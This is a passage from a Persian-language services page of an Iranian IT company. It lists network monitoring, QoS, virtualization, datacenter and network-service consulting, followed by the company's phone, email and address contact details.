  - ایجاد بستر مناسب جهت استفاده از ترافیک های Real-time مانند Voice
- مشاوره، پیاده‌سازی و اجرای مکانیزم‌های مانیتورینگ
  - مشاوره و اجرای سیستم جامع Monitoring و مدیریتی شبکه
  - ارتباط دهی امن دستگاههای شبکه با سیستم Monitoring
  - اجرای سرویس Logging با توجه به اهمیت آن در شبکه
- مشاوره، پیاده‌سازی و اجرای مکانیزم‌های QoS

- مشاوره در نحوه‌ی Classification وMarking در شبکه
- ارائه راهکارهای Congestion Management
- ارائه راهکارهای Congestion Avoidance
- ارائه راهکارهای Shaping و Policing در شبکه

- مشاوره، پیاده‌سازی و اجرای مکانیزم های Virtualization
  - در پیاده سازی سرور ها به صورت مجازی
  - مشاوره، طراحی، راه اندازی، پشتیبانی و نگهداری انواع سامانه های مجازی بر پایه VMWARE ،ESXi ،Xen ،Citrix ،Hyper-V و ...
  - در پیاده‌سازی VDI
  - در پیاده سازی VDS
  - در پیاده سازی HA , DRS
  - مشاوره در ارتباطات SAN
- مشاوره، پیاده‌سازی در اجرای Datacenter
  - مشاوره در انتخاب استانداردهای مرکز داده
  - مشاوره در انتخاب دستگاههای شبکه
  - در پیاده سازی passive شبکه
  - در پیاده سازی active شبکه
- مشاوره، پیاده‌سازی و اجرای کلیه سرویس‌های متن‌باز[1] و مبتنی بر مایکروسافت در شبکه
  - در پیاده سازی سرویس DNS
  - در پیاده سازی سرویس DHCP
  - در پیاده سازی سرویس LDAP
  - در پیاده سازی سرویس Cache
  - در پیاده سازی سرویس Firewall/IPtables
  - در پیاده سازی سرویس Web
  - در پیاده سازی سرویس Database
  - در پیاده سازی سرویس IDS/IPS/Snort

[1] Open Source

۸- ارتباط با ما

در صورتی که پرسشی در مورد یکی از محصولات و یا خدمات مذکور دارید یا قصد سفارش از طریق تلفن را دارید می توانید از شنبه تا پنج شنبه در ساعات اداری با شماره تلفن های زیر تماس بگیرید.

تلفن خط ویژه : ۰۲۱-۴۴۲۵۰۳۰۷

پست الکترونیکی: i@sitebike.ir

در صورتی که نیاز به پشتیبانی فنی یکی از محصولات دارید می توانید توسط روش های زیر با ما ارتباط برقرار کنید. پشتیبانی ۲۴ ساعته سرویس های سرور اختصاصی ، مجازی و هاستینگ، گزینه ۲ از منو پشتیبانی IVR را انتخاب کنید.

تلفن ویژه تهران: : ۰۲۱-۴۴۲۵۰۳۰۸

پست الکترونیکی:support247@sitebike.ir

در صورتی که شما مشتری فعلی ما هستید و قصد ارتباط با بخش مالی شرکت تحولگران عرصه اطلاعات را دارید نیز می توانید توسط روشهای ارتباطی زیر با ما تماس بگیرید.

تلفن ویژه: : ۰۲۱-۴۴۲۵۰۳۰۷

پست الکترونیکی:billing@sitebike.ir

آدرس : تهران، بلوار مرزداران، تقاطع اتوبان یادگار امام، خیابان گلستان، خیابان گلستان دوم، خیابان پژوهش، پلاک ۱۳، طبقه دوم

همچنین شما قادر خواهید بود با رجوع به وب‌سایت شرکت تحولگران عرصه اطلاعات کلیه خدمات قابل ارائه را ملاحظه نمایید.

وب سایت: www.ir4.ir